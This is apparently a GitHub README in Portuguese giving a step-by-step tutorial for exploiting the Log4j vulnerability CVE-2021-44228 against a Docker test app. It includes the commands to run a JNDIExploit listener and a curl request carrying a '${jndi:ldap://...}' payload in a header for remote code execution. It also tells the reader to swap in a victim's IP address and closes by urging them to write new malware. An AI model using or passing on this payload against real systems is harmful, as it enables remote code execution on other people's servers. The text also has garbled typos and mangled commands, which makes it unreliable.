 lutzigoz/log4j_exploitation-vulnerabiliy__cve-2021-44228
Tutorial passo a passo para explorar a vulnerabilidade Log4j CVE-2021-44228 com aplicação vulnerável baseada em Docker, listener JNDIExploit e injeção de payload LDAP para execução remota de código.

Uma vulnerabilidade de Execução Remota de Código foi encontrada relacionada à biblioteca de logging Java Log4j.
CVE-2021-44228 Esta vulnerabilidade causou comoção na comunidade cibernética global, desde o Wannacry não víamos um impacto tão grande.
Acredita-se que a maioria dos aplicativos escritos em Java são afetados e vulneráveis, particularmente frameworks Apache, incluindo Apache Struts2, Apache Solr, Apache Druid e Apache Flink. Além disso, ElasticSearch, Flume, Logstash, Kafka, Netty, MyBatis e Spring-Boot-starter-log4j também são vulneráveis. Alguns dos produtos e serviços mais populares da internet - incluindo Apple iCloud, Amazon, Steam e Twitter - dependem desses frameworks para funcionar. Acredita-se que isso também inclui um número significativo de aplicações empresariais e de cibersegurança.
A Radware (serviços DDoS em tempo real adaptativos contínuos) disse que apenas software que habilita e utiliza a substituição de pesquisa de mensagens do log4j é afetado. A partir da versão 2.15.0, a substituição de pesquisa de mensagens é desabilitada por padrão, por isso a correção é necessária. As versões 2.0-beta9 a 2.14.1 do Log4j 2 são todas vulneráveis e exploráveis.

primeiramente, este guia é compatível para funcionar com a vm kali linux e executar o listener java no próximo comando, como no lado esquerdo do guia em vídeo. comece construindo o aplicativo de vulnerabilidade docker e então execute-o. então vamos fazer isso.
docker build . -t vulnerable-appo próximo passo, na verdade, é executar o vulnerable-app, que foi implantado.
*então, o próximo comando:
docker run -p 8080:8080 --name vulnerable-app vulnerable-app
e agora o script spring deve ser executado como no guia em vídeo.
por enquanto, para obter a impressão digital do servidor ldap, só precisamos criar o link ldap e pronto, primeiro baixe a ferramenta de exploit JNDIExploit-1.2. a url para download do JNDIExploit foi deletada pelo github, faça o download do archive (url abaixo). obtenha a próxima url para download do archive JNDIExploitArchiveUrl
então, vamos fazer isso
descompacte o JNDIExploit.
execute o listener java: java -jar JNDIExploit.v1.2-SNAPSHOT.jar -i "replace_with_ypure_IP-ADDR" -p 8888.
nota: Delete "replace_with your IP-addr" e insira seu IP listener. (Não incluindo colchetes).
o próximo passo para acionar o exploit, execute o próximo comando:
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://"ip-addr":1389/Basic/Command/Base64/aGVsbG8td29ybGQ=}'
nota: substitua o "ip-addr" pelo seu ip local que está escutando via java" e também substitua 127.0.0.1 pelo ip-addr da vítima, e isso é o fim, você receberá a string hello-world via base64. assim você pode fazer qualquer manipulação. descubra mais técnicas para usar, minecraft, pode fazer manipulação via ferramenta burpsuite para serviços abertos no computador etc, imagine isso - entre em modo produtivo e aumente sua improvisação, componha o próximo malware.
pode substituir a string base64 (hello-world) por código JS de execução compatível para executar consultas via servidor LDAP.
